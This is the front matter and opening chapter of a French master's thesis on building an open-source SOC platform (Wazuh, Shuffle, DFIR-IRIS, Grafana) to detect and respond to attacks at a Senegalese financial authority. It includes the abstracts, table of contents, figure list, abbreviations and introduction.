RÉPUBLIQUE DU SÉNÉGAL

……

Un Peuple – Un But – Une Foi



……..

Ministère de l'Enseignement Supérieur de la recherche et de l'innovation

UNIVERSITE GASTON BERGER

L'excellence au service du développement

UFR DE SCIENCES APPLIQUEES ET DE TECHNOLOGIES

SECTION D'INFORMATIQUE

MASTER SCIENCES ET TECHNOLOGIES

MASTER 2 : Informatique

R2SD : Réseau, Sécurité et Systèmes distribués

MÉMOIRE DE MASTER

Thème **:**

Conception et Mise en Œuvre d'une Plateforme SOC Intégrée pour le renforcement de la sécurité d'une régie financière

Présentée par :
Zita LANTAME

Encadreur :
- Pr. Cherif DIALLO
- Mansour DIOP

Année universitaire : 2024 – 2025

DEDICACE

À Dieu Tout-Puissant, source de toute sagesse et de toute force, dont la grâce et la guidance ont éclairé mon chemin et m'ont permis de mener à bien ce travail.

À mes parents, pour leur amour inconditionnel, leurs sacrifices et leur soutien constant. Votre présence a été le fondement de toutes mes réalisations.

À ma famille de Dakar, qui m'a accueillie avec tant de chaleur et de générosité. Votre soutien a été une bénédiction tout au long de ce parcours.

À mes enseignants et encadrants, qui m'ont transmis le savoir avec patience et dévouement. Vos conseils avisés ont guidé mes pas dans cette aventure académique.

À mes amis et collègues, pour votre soutien moral, vos précieux échanges et votre fraternité qui ont enrichi cette période de ma vie.

Je dédie humblement ce mémoire à chacun de vous, avec une profonde reconnaissance.

REMERCIEMENTS

Je rends grâce à Dieu, source de toute connaissance et de toute persévérance, sans qui ce travail n'aurait pu être mené à bien. Sa divine providence a été mon guide et mon soutien à chaque étape de ce parcours.

Je tiens à exprimer ma profonde gratitude à mon directeur de mémoire, le Pr. Chérif DIALLO, pour son encadrement éclairé, sa disponibilité et ses précieuses orientations qui ont considérablement enrichi ce travail.

Mes remerciements les plus sincères vont à mon maître de stage, M. Mansour DIOP et à l'ensemble de l'équipe de Grant Thornton Technologie Sénégal. Merci pour votre accueil chaleureux, votre confiance et votre accompagnement professionnel tout au long de ce stage.

Je remercie l'ensemble du corps professoral de l'Université Gaston Berger pour la qualité de l'enseignement dispensé et pour avoir su éveiller en moi l'esprit critique et la rigueur académique.

Un merci particulier à mes camarades de promotion, à mes amis et à mes collègues pour leur soutien indéfectible, leurs conseils avisés et les moments de partage qui ont rendu ce parcours plus enrichissant.

Enfin, je dédie une pensée émue à ma famille, particulièrement à mes parents, dont l'amour, les sacrifices et les prières ont été ma plus grande source de motivation et de réconfort.

À toutes les personnes qui, de près ou de loin, ont contribué à la réalisation de ce mémoire, je vous adresse mes plus sincères remerciements.

Résumé

La multiplication et la sophistication des cybermenaces représentent un défi critique pour les institutions financières, qui doivent assurer la sécurité de leurs données tout en respectant un cadre réglementaire strict. Ce mémoire présente la conception, le déploiement et la validation d'une plateforme de sécurité centralisée, basée sur des technologies open-source, pour le compte d'une régie financière sénégalaise. Face à la fragmentation initiale des logs et à l'absence de corrélation, l'objectif était de construire un prototype opérationnel de Security Operations Center (SOC) intégrant la détection, l'automatisation et la réponse aux incidents.

La méthodologie a reposé sur une approche expérimentale hybride, combinant des serveurs cloud pour l'infrastructure centrale et un environnement virtualisé VMware pour les systèmes clients. L'architecture technique retenue intègre une stack open-source cohérente : Wazuh (SIEM et détection d'intrusion) déployé sur le premier serveur cloud, DFIR-IRIS (gestion des incidents) associé à Grafana et Prometheus (supervision et métriques) sur le deuxième serveur cloud, et Shuffle (orchestration SOAR) en plateforme cloud pour l'automatisation des workflows.

L'innovation principale de ce travail réside dans l'automatisation avancée des processus SOC via la conception et l'implémentation de playbooks SOAR spécifiques. Plusieurs scénarios critiques ont été automatisés. L'intégration technique a permis de relier la détection d'alertes Wazuh à des actions de réponse automatisées via Shuffle, incluant l'enrichissement avec VirusTotal, la création de cas dans DFIR-IRIS, et des mécanismes de confinement.

Les résultats des tests, alignés sur le framework MITRE ATT&CK, démontrent l'efficacité opérationnelle de la plateforme. Celle-ci a permis une détection fiable de scénarios d'attaque critiques simulés tout en réduisant significativement les temps de réponse. La supervision unifiée via Grafana a offert une visibilité en temps réel sur l'ensemble des activités de sécurité.

Cette étude conclut à la viabilité d'une approche open-source cloud/hybride pour améliorer la posture de sécurité des organisations financières, tout en identifiant des perspectives d'amélioration autour de l'intelligence des menaces collaboratives (MISP) et de la scalabilité en environnement de production.

Mots-clés : Cybersécurité, SOC, SIEM, SOAR, Gestion des logs, Automatisation, Réponse aux incidents.

Abstract

The proliferation and increasing sophistication of cyber threats pose a critical challenge for financial institutions, which must ensure data security while complying with a strict regulatory framework. This thesis presents the design, deployment, and validation of a centralized security platform, based on open-source technologies, for a Senegalese financial authority. In response to the initial fragmentation of logs and lack of correlation, the objective was to build an operational prototype of an integrated Security Operations Center (SOC) incorporating detection, automation, and incident response.

The methodology relied on a hybrid experimental approach, combining cloud servers for the core infrastructure and a virtualized VMware environment for client systems. The chosen technical architecture integrates a coherent open-source stack: Wazuh (SIEM and intrusion detection) deployed on the first cloud server, DFIR-IRIS (incident management) coupled with Grafana and Prometheus (monitoring and metrics) on the second cloud server, and Shuffle (SOAR orchestration) as a cloud platform for workflow automation.

The primary innovation of this work lies in the advanced automation of SOC processes through the design and implementation of specific SOAR playbooks. Several critical scenarios were automated. Technical integration enabled the connection of Wazuh alert detection to automated response actions via Shuffle, including enrichment with VirusTotal, case creation in DFIR-IRIS, and containment mechanisms.

Test results, aligned with the MITRE ATT&CK framework, demonstrate the platform's operational effectiveness. It enabled reliable detection of simulated critical attack scenarios while significantly reducing response times. Unified monitoring via Grafana provided real-time visibility over all security activities.

This study concludes on the viability of a cloud/hybrid open-source approach to improve the security posture of financial organizations, while identifying areas for future improvement around collaborative threat intelligence (MISP) and scalability in a production environment.

Keywords: Cybersecurity, SOC, SIEM, SOAR, Log Management, Automation, Incident Response.

Table des matières

DEDICACE 2
REMERCIEMENTS 3
Résumé 4
Abstract 5
Table des matières 6
Liste des figures 9
Liste des tableaux 13
Liste des Abréviations 14
INTRODUCTION GENERALE 17
Chapitre 1 : Présentation du Sujet et de la Structure d'Accueil 20
1.1 Contexte de la Recherche 20
1.1.1 L'impératif de la centralisation des systèmes de sécurité face à la fragmentation des outils 20
1.1.2 Transition vers les SOC modernes et l'automatisation 20
1.2 Problématique 20
1.3 Objectifs de la Recherche 21
1.3.1 Objectif principal 21
1.3.2 Objectifs spécifiques 21
1.4 Hypothèses de Recherche 21
1.5 Intérêt de la Recherche 22
1.6. Présentation de la Structure d'Accueil 22
1.6.1 Historique 22
1.6.2 Structure Organisationnelle de GTT 22
1.7 Domaines d'Intervention 23
Chapitre 2 : Cadre Général de la Cybersécurité dans le Secteur Financier 26
2.1 Les enjeux de la cybersécurité pour les institutions financières 26
2.1.1 La triple exigence : Confidentialité, Intégrité, Disponibilité (CID) 26
2.1.2 Le paysage des menaces spécifiques au secteur 27
2.2 La conformité réglementaire : un impératif 28
2.2.1 Panorama des réglementations 28
2.2.2 Les standards internationaux (ISO 27001, PCI DSS) 28

2.2.3 La journalisation comme preuve de conformité 29
Chapitre 3 : La Gestion Centralisée des Logs : Fondements et Enjeux 30
3.1 Du log à la détection de menace : le cycle de vie de l'information de sécurité 30
3.2 Les composantes d'un système moderne de gestion des logs (SIEM) 32
3.3 Le Security Operations Center (SOC) : organisation et défis 33
3.4 Les Framework de référence (MITRE ATT&CK, NIST Cybersecurity Framework) 34
3.5 La place de l'open-source dans les solutions de sécurité moderne 35
Chapitre 4 : Conception et Mise en Œuvre d'une Plateforme SOC Intégrée 37
4.1 Analyse comparative et justification du choix des outils open-source 37
4.1.1 Présentation détaillée des outils sélectionnés 37
4.1.2 Analyse comparative avec les alternatives du marché 38
4.1.3 Justification technique et économique des choix retenus 39
4.2 Architecture cible de la plateforme de sécurité 39
4.2.1 Schéma détaillé des composants et des flux de données 39
4.2.2 Description de l'environnement de laboratoire virtuel 42
4.3 Déploiement des composants de base 43
4.3.1 Mise en place de l'infrastructure de détection 43
4.4 Configuration des systèmes clients et agent 56
4.4.1 Installation des agents Wazuh 56
4.4.2 Déploiement de Sysmon sur Windows Server 56
4.4.3 Configuration des sources de logs 58
4.4.3 Exfiltration d'identifiants sur Windows server 60
4.5 Configuration des règles de détection 65
4.5.1 Règles personnalisées pour la détection de Mimikatz (T1003) 65
4.5.2 Règles pour les attaques Brute Force SSH (T1110) 66
4.5.3 Configuration FIM pour détection ransomware (T1486) 67
4.5.4 Alignement des règles avec MITRE ATT&CK 68
4.6 Configuration des mécanismes de réponse 68
4.6.1 Active Response Wazuh 68
4.6.2 Webhooks vers Shuffle 69
4.6.3 Intégration avec les APIs externes 69
4.7 Développement des workflows d'automatisation 72

4.7.1 Workflow "Credential Dumping Response" (Mimikatz) 72
4.7.2 Workflow "SSH Brute Force Response" 76
4.7.3 Workflow "Ransomware Detection Response" 80
4.8 Configuration des tableaux de bord 80
4.8.1 Dashboard Grafana pour la surveillance sécurité 80
4.8.2 Dashboard de performance SOC 82
Chapitre 5 : Validation Expérimentale et Analyse des Résultats 83
5.1 Méthodologie de test et scénarios d'évaluation 83
5.1.1 Cadre d'évaluation 83
5.2.2 Scénarios de test 84
5.2 Résultats des tests 96
5.3 Mécanismes de réponse 107
Conclusion Générale 110
Perspectives et Recommandations 112
Bibliographies 114
Annexes 116

Liste des figures

Figure 1 : Historique de GTT 22
Figure 2 : Organigramme de GTT 23
Figure 3 : Domaine d'intervention de GTT 24
Figure 4 : Représentation du triplet Confidentialité, Intégrité, Disponibilité (CID) 26
Figure 5 : Cycle de vie détaillé de la gestion des logs (Inspiré du NIST SP 800-92) 31
Figure 6 : Nist Framework 35
Figure 7 : Pipeline de détection & réponse 39
Figure 8 : Tableau de bord Wazuh 44
Figure 9 : Tableau de bord IRIS 45
Figure 10 : Tableau de bord Shuffle 46
Figure 11 : Fichier de configuration Prometheus 47
Figure 12 : Création du fichier Prometheus Systemd 48
Figure 13 : Activation de Prometheus 48
Figure 14 : Tableaux de bord Prometheus 1 49
Figure 15 : Tableaux de bord Prometheus 2 49
Figure 16 : Création du service Systemd d'exportation de nœuds 50
Figure 17 : Activation du service node_exporter 50
Figure 18 : Configurer l'exportateur de nœuds comme cible Prometheus 51
Figure 19 : Tableau de bord Prometheus 51
Figure 20 : Status Grafana 52
Figure 21 : Tableau de bord de Grafana 52
Figure 22 : Tableau de bord de Grafana 2 53
Figure 23 : Tableau de bord de Grafana 3 53
Figure 24 : Tableau de bord de Grafana 4 53
Figure 25 : Tableau de bord de Grafana 5 54
Figure 26 : Tableau de bord de Grafana 6 54
Figure 27 : Tableau de bord de Grafana 7 55
Figure 28 : Tableau de bord de Grafana 8 55
Figure 29 : Tableau de bord de Grafana 9 56
Figure 30 : Téléchargement de sysmon 57
Figure 31 : Téléchargement du fichier de configuration 57
Figure 32 : Extraction de sysmon 57
Figure 33 : Ajout de symonconfig 58
Figure 34 : Exécution de sysmon 1 58
Figure 35 : Exécution de sysmon 2 58
Figure 36 : Config log 59
Figure 37 : Service windows 59
Figure 38 : wazuh event 60
Figure 39 : Désactivons Windows Defender 60
Figure 40 : Téléchargement Mimikatz 61

Figure 41 : Extraction de mimikatz 61
Figure 42 : Exécution de mimikatz 61
Figure 43 : Evénements Sysmon ou Mimiktaz 62
Figure 44 : Ossec.conf 62
Figure 45 : Filebeat.yml 63
Figure 46 : modèles d'index wazuh 63
Figure 47 : Evènement wazuh 64
Figure 48 : Journaux d'archives 64
Figure 49 : Evènement wazuh 2 64
Figure 50 : Règles personnalisées 1 65
Figure 51 : Règles personnalisées 2 65
Figure 52 : Règles personnalisées 3 65
Figure 53 : Règles personnalisées 4 66
Figure 54 : Règles personnalisées 5 66
Figure 55 : Règles d'attaques SSH 67
Figure 56 : Configuration FIM Wazuh 67
Figure 57 : Configuration FIM Win Server 67
Figure 58: Règle détection ransomware 67
Figure 59 : Règle de réponse active 1 68
Figure 60 : Règle de réponse active 2 68
Figure 61 : Règle de réponse active 3 68
Figure 62 : Configuration webhooks 1 69
Figure 63 : Configuration webhooks 2 69
Figure 64 : Configuration de VirusTotal 70
Figure 65 : Configuration de DFIR-IRIS 1 70
Figure 66 : Configuration de DFIR-IRIS 2 71
Figure 67 : Configuration de DFIR-IRIS 3 71
Figure 68 : Workflows 72
Figure 69 : Configuration du mail 72
Figure 70 : Workflow Mimikatz 73
Figure 71 : Workflow Mimikatz 2 73
Figure 72 : Workflow Mimikatz 3 74
Figure 73 : Workflow Mimikatz 4 74
Figure 74 : Workflow Mimikatz 5 75
Figure 75 : Workflow Mimikatz 6 75
Figure 76 : Workflow 7 76
Figure 77 : Workflow SSH 76
Figure 78 : Workflow SSH 2 76
Figure 79 : Workflow SSH 3 77
Figure 80 : Workflow SSH 4 77
Figure 81 : Workflow SSH 5 77

Figure 82 : Workflow SSH 6 78
Figure 83 : Workflow SSH 7 78
Figure 84 : Workflow SSH 9 79
Figure 85 : Workflow SSH 10 79
Figure 86 : Workflow Ransomware 80
Figure 87 : Workflow Ransomware 2 80
Figure 88 : Dashboard Grafana 81
Figure 89 : Dashboard Grafana 2 81
Figure 90 : Dashboard Grafana 3 81
Figure 91 : Dashboard Grafana 4 81
Figure 92 : Dashboard Grafana 5 82
Figure 93 : Scénario Détection Mimikatz 1 84
Figure 94 : Teste de la règle personnalisée 84
Figure 95 : Execution de mimikatz 85
Figure 96 : Rableau de bord Wazuh 85
Figure 97 : Résultats de détection wazuh 85
Figure 98 : Détail de la détection 85
Figure 99 : Scénario Attaque Brute Force SSH 86
Figure 100 : SSh1 87
Figure 101 : SSh2 87
Figure 102 : SSh3 87
Figure 103 : Tableau de bord Wazuh 87
Figure 104 : Tableau de bord Wazuh 88
Figure 105 : Tableau de bord Wazuh 88
Figure 106 : Règle SSh 88
Figure 107 : SSH 89
Figure 108 : SSH 90
Figure 109 : Alerte SSh 90
Figure 110 : Scénario Ransomware simulé 1 91
Figure 111 : Scénario Ransomware simulé 2 91
Figure 112 : Scénario Ransomware simulé 3 92
Figure 113 : Scénario Ransomware simulé 4 92
Figure 114 : Scénario Ransomware simulé 5 93
Figure 115 : Scénario Ransomware simulé 6 93
Figure 116 : Scénario Ransomware simulé 7 94
Figure 117 : Scénario Ransomware simulé 8 94
Figure 118 : Scénario Ransomware simulé 9 95
Figure 119 : Scénario Ransomware simulé 10 95
Figure 120 : Scénario Ransomware simulé 11 95
Figure 121 : Alerte ransomware 95
Figure 122 : Résultats des tests 1 96

Figure 123 : Résultats des tests 2 97
Figure 124 : Résultats des tests 3 97
Figure 125 : Résultats des tests 5 98
Figure 126 : Résultats des tests 6 98
Figure 127 : Résultats des tests 7 98
Figure 128 : Résultats des tests 8 99
Figure 129 : Résultats des tests 9 99
Figure 130 : Résultats des tests 10 99
Figure 131 : Résultats des tests 11 100
Figure 132 : Résultats des tests 12 100
Figure 133 : Résultats des tests 13 100
Figure 134 : Résultats des tests 14 101
Figure 135 : Résultats des tests 15 101
Figure 136 : Email SSH 102
Figure 137 : Email Ransomware 107
Figure 138 : Simulation d'Attaque SSH - Échec Confirmé 107
Figure 139 : Simulation Mimikatz - Détection et Neutralisation 108
Figure 140 : File Integrity Monitoring 116
Figure 141 : Threat Hunting 116
Figure 142 : TOP 10 MITRE ATT&CKS 117
Figure 143 : Attacks by technique 117
Figure 144 : Top tactics by agent 117
Figure 145 : Alerts evolution over time 117

Liste des tableaux

Tableau 1 Typologie des menaces cybernétiques critiques dans le secteur financier 28
Tableau 2 : Alignement des composantes SOC avec le framework NIST CSF 35
Tableau 3 : Comparaison des solutions SIEM/HIDS 38
Tableau 4 : Comparaison des solutions SOAR et gestion d'incidents 38
Tableau 5 : Comparaison des solutions de monitoring et visualisation 38
Tableau 6 : Résumé global des flux 42
Tableau 7 : Configuration de l'environnement 42
Tableau 8 : Mapping règles MITRE ATT&CK 68

Liste des Abréviations

Abréviation	Signification / Définition
AES	Advanced Encryption Standard
API	Application Programming Interface
APT	Advanced Persistent Threat
ATT&CK	Adversarial Tactics, Techniques and Common Knowledge
BEC	Business Email Compromise
Brute Force	Méthode d'attaque par essais multiples d'identifiants
C2	Command and Control
CID	Confidentialité, Intégrité, Disponibilité
COBIT	Control Objectives for Information and Related Technologies
CSF	Cybersecurity Framework
CSIRT	Computer Security Incident Response Team
DDoS	Distributed Denial of Service
DFIR	Digital Forensics and Incident Response
DNS	Domain Name System
ELK	Elasticsearch, Logstash, Kibana
FIM	File Integrity Monitoring
FIR IRIS	Fast Incident Response – IRIS
GTT	Grant Thornthon Technologies
Grafana	Outil de visualisation et supervision open-source
HIDS	Host-based Intrusion Detection System
HTTP/HTTPS	HyperText Transfer Protocol / Secure
IDS	Intrusion Detection System
IOC	Indicator of Compromise
IP	Internet Protocol
IR	Incident Response
ISO	International Organization for Standardization
ISO/IEC 27001	Norme internationale de gestion de la sécurité de l'information

JSON	JavaScript Object Notation
KPI / KRI	Key Performance Indicator / Key Risk Indicator
KVM / VMware	Kernel-based Virtual Machine / VMware Workstation
Mimikatz	C'est un malware
MISP	Malware Information Sharing Platform
MITRE	MITRE Corporation
MITRE T1003	Credential Dumping
MITRE T1110	Brute Force
MITRE T1486	Data Encrypted for Impact
MTTD	Mean Time To Detect
MTTR	Mean Time To Respond
NIST	National Institute of Standards and Technology
OSINT	Open Source Intelligence
PCI DSS	Payment Card Industry Data Security Standard
POC	Proof of Concept
PowerShell	Langage et interface de script Microsoft
Prometheus	Système open-source de collecte et d'analyse de métriques
PSRansom	Script PowerShell simulant un ransomware
Ransomware	Logiciel malveillant de chiffrement et rançon
REST	Representational State Transfer
SI	Système d'Information
SIEM	Security Information and Event Management
SOC	Security Operations Center
SOAR	Security Orchestration, Automation and Response
SSH	Secure Shell
Syslog	System Logging Protocol
Sysmon	System Monitor
TheHive / IRIS	Plateformes de gestion d'incidents open-source

TLS	Transport Layer Security
VirusTotal	Plateforme d'analyse collaborative de fichiers et IP
VM	Virtual Machine
VPN	Virtual Private Network
Wazuh	Plateforme SIEM et HIDS open-source
Webhook	Mécanisme d'intégration et de notification automatique
Zabbix	Outil de supervision réseau open-source

INTRODUCTION GENERALE

Aujourd'hui, les institutions financières n'hésitent pas à investir des sommes considérables dans des technologies de sécurité de plus en plus sophistiquées : pare-feux dernière génération, systèmes de détection d'intrusion, antivirus avancés et toute une panoplie d'outils destinés à protéger leurs précieuses données. Pourtant, malgré cette armure technologique impressionnante, une vulnérabilité majeure persiste trop souvent : la fragmentation et la complexité de ces systèmes eux-mêmes. On se retrouve avec une multitude d'outils générant des alertes de partout, sans vision unifiée, laissant les équipes de sécurité noyées sous un flot d'informations et passant potentiellement à côté de la menace la plus critique.

C'est le constat que j'ai fait en arrivant au sein de la régie financière. Les logs de sécurité, ces témoins essentiels de l'activité du système d'information, étaient dispersés dans différents silos, sans corrélation centrale. Face à des cybermenaces de plus en plus agiles et ciblées, comme les rançongiciels ou les tentatives d'exfiltration de données, cette absence de vision unifiée créait un angle mort dangereux. Dans un contexte réglementaire de plus en plus strict, où la conformité et la démonstration de mesures de sécurité effectives sont devenues impératives, cette situation présentait un risque opérationnel majeur.

Comment pouvons-nous demander à une équipe de surveiller un environnement qu'elle ne peut pas voir clairement ? La solution ne réside pas seulement dans l'ajout d'un outil de plus, mais dans l'intelligence et la cohérence de l'ensemble. C'est précisément le défi passionnant que j'ai eu la chance de relever lors de mon stage chez Grant Thornton Technologies : concevoir et déployer le socle technologique d'un véritable centre de sécurité opérationnel (SOC). L'objectif était de passer d'une collection d'outils indépendants à une plateforme intégrée et intelligente, capable non seulement de centraliser la surveillance mais aussi d'automatiser la réponse aux incidents.

Pour cela, j'ai choisi de m'appuyer sur la richesse et la flexibilité de l'open-source, en assemblant et en faisant collaborer des outils comme Wazuh pour la détection, Shuffle pour l'automatisation des procédures (SOAR), DFIR-IRIS pour la gestion des incidents et Grafana pour offrir une visibilité en temps réel. Cette approche permettait de répondre à un double enjeu : construire une solution techniquement robuste tout en maîtrisant les coûts, un paramètre essentiel dans le contexte économique actuel.

Ce mémoire retrace cette aventure technique et humaine. Pour en faciliter la lecture et la compréhension, il est structuré en quatre parties principales.

- La **PREMIÈRE PARTIE** présente le cadre général du stage, en détaillant l'environnement professionnel au sein de Grant Thornton Technologies et le contexte spécifique de la mission chez la régie financière.
- La **DEUXIÈME PARTIE** établit le cadre conceptuel et contextuel, en posant les fondements théoriques de la cybersécurité dans le secteur financier et en présentant les concepts clés des SOC modernes et de l'approche SOAR.

- La **TROISIÈME PARTIE** plonge au cœur du projet en détaillant la conception, le déploiement et l'expérimentation de la plateforme SOC intégrée, depuis l'architecture technique jusqu'aux workflows d'automatisation.
- Enfin, la **QUATRIÈME PARTIE** dresse la synthèse des travaux, présente les recommandations opérationnelles et esquisse les perspectives d'évolution de la plateforme, en s'appuyant sur les résultats des tests de validation menés avec des scénarios d'attaque réalistes.

PARTIE I : PRESENTATION GENERALE DU CADRE DE STAGE

Cette première partie a pour objectif de présenter le cadre théorique et contextuel dans lequel s'inscrit ce mémoire. Nous débuterons par une présentation détaillée du sujet de recherche, en explicitant la problématique, les objectifs et l'intérêt de l'étude. Parallèlement, nous présenterons la structure d'accueil, Grant Thornton Technologies, qui a constitué le cadre professionnel de cette recherche. Dans un second temps, nous aborderons les fondamentaux théoriques de la cybersécurité dans le secteur financier et procéderons à une revue de la littérature portant sur les solutions SOC modernes et l'approche SOAR.

Chapitre 1 : Présentation du Sujet et de la Structure d'Accueil

Ce premier chapitre a pour objectif de présenter les fondements de notre recherche et le cadre institutionnel dans lequel elle s'inscrit. Nous y exposons le contexte ayant motivé ce travail, la problématique centrale identifiée, ainsi que les objectifs et hypothèses qui ont guidé notre démarche. La présentation détaillée de la structure d'accueil, Grant Thornton Technologies, permettra de comprendre l'environnement professionnel et les ressources ayant rendu possible la réalisation de ce projet ambitieux.

1.1 Contexte de la Recherche

1.1.1 L'impératif de la centralisation des systèmes de sécurité face à la fragmentation des outils

La multiplication et la sophistication des cybermenaces représentent un défi critique pour les institutions financières, qui doivent assurer la sécurité de leurs données tout en respectant un cadre réglementaire strict. Dans un environnement numérique où les attaques deviennent de plus en plus complexes et ciblées, les approches traditionnelles de sécurité basées sur des solutions ponctuelles et non intégrées montrent leurs limites : absence de vision unifiée, difficultés de corrélation des événements, et retard dans la détection des incidents.

La situation est particulièrement préoccupante dans les pays en développement, où la transformation numérique accélérée des institutions financières s'accompagne de défis infrastructurels et de compétences. La centralisation des systèmes de sécurité through des plateformes SOC intégrées apparaît aujourd'hui comme une solution incontournable face aux limites des architectures de sécurité traditionnelles.

1.1.2 Transition vers les SOC modernes et l'automatisation

L'évolution des technologies de sécurité a profondément transformé les pratiques de gestion des incidents de sécurité au cours des dernières années. L'approche SOAR (Security Orchestration, Automation and Response) s'est imposée comme un levier stratégique pour améliorer l'efficacité des équipes de sécurité, réduire les temps de réponse et faire face à la pénurie de compétences en cybersécurité.

Au Sénégal, cette transformation est particulièrement visible dans le secteur financier, où les institutions doivent concilier innovation digitale, conformité réglementaire et sécurité des opérations. Cependant, cette transition vers des SOC modernes et automatisés reste confrontée à des obstacles persistants, notamment les coûts d'implémentation, la complexité technique et le besoin de formation des équipes.

1.2 Problématique

La sécurisation des systèmes d'information dans le secteur financier représente aujourd'hui un enjeu majeur à l'échelle mondiale, tant en termes de protection des données sensibles que de

continuité d'activité. Cependant, de nombreuses institutions financières peinent à mettre en place des dispositifs de sécurité efficaces et intégrés. Entre fragmentation des outils, absence de corrélation des événements de sécurité et processus manuels de réponse aux incidents, les organisations se heurtent à plusieurs obstacles qui limitent l'efficacité de leur posture de sécurité.

Ainsi, la question centrale de cette recherche peut se formuler de la manière suivante : "Dans un contexte réglementaire contraignant et face à la sophistication des cybermenaces, comment la conception et le déploiement d'une plateforme SOC intégrée, articulant des outils open-source, peuvent-ils permettre à une régie financière d'automatiser ses processus de détection et de réponse aux incidents de sécurité, tout en maîtrisant les coûts ?"

Pour mener à bien cette étude, la problématique a été déclinée en question de recherche spécifiques :

- Quels sont les critères déterminants pour sélectionner et assembler une suite cohérente d'outils open-source pour construire une plateforme SOC adaptée aux contraintes d'un environnement financier ?
- Comment réussir l'intégration technique entre les différents composants pour implémenter des playbooks d'automatisation couvrant l'ensemble de la chaîne de traitement des incidents ?

1.3 Objectifs de la Recherche

1.3.1 Objectif principal

Concevoir, déployer et valider un prototype opérationnel de plateforme SOC avec capacités SOAR pour la surveillance et la réponse automatisée aux incidents sur le réseau d'une régie financière sénégalaise.

1.3.2 Objectifs spécifiques

- Analyser l'infrastructure existante et les besoins en matière de sécurité
- Évaluer et sélectionner une stack d'outils open-source répondant aux besoins identifiés
- Développer et configurer des playbooks SOAR pour automatiser la réponse aux incidents critiques
- Implémenter des tableaux de bord opérationnels pour le suivi des performances
- Évaluer l'efficacité des mécanismes d'automatisation through des scénarios d'attaque réalistes

1.4 Hypothèses de Recherche

- L'intégration technique avancée entre Wazuh, Shuffle et Grafana permet de réduire significativement les temps de détection et de réponse aux incidents
- L'automatisation des processus de réponse through des playbooks SOAR améliore l'efficacité opérationnelle des équipes de sécurité

1.5 Intérêt de la Recherche

Cette étude permettra :

- Sur le plan pratique, de démontrer la faisabilité d'une approche open-source pour la mise en place d'un SOC opérationnel dans un contexte financier
- Sur le plan scientifique, de contribuer à l'enrichissement des réflexions sur l'intégration des technologies SOAR dans les environnements contraints
- Sur le plan organisationnel, de proposer des pistes d'amélioration pour la gestion des incidents de sécurité dans les institutions financières

1.6. Présentation de la Structure d'Accueil

1.6.1 Historique

Grant Thornton Technologies (GTT) est née de la restructuration du département ITRS (IT Risques et Services) de Grant Thornton Sénégal. Cette transformation illustre la volonté stratégique du cabinet d'accompagner plus efficacement les mutations technologiques et de se positionner comme un acteur de référence dans le domaine des systèmes d'information. GTT s'est vu confier un périmètre élargi, allant du conseil stratégique à l'assistance opérationnelle, avec pour missions principales la conduite de projets de transformation digitale et la cybersécurité.




Figure 1 : Historique de GTT

1.6.2 Structure Organisationnelle de GTT

Structurée en 5 Business Units BU spécialisées, GTT fournit des services organisés par domaines d'expertise :

- Stratégie et Gouvernance des SI
- Transformation Digitale
- Solutions Technologiques

- Data Intelligence
- Cybersécurité

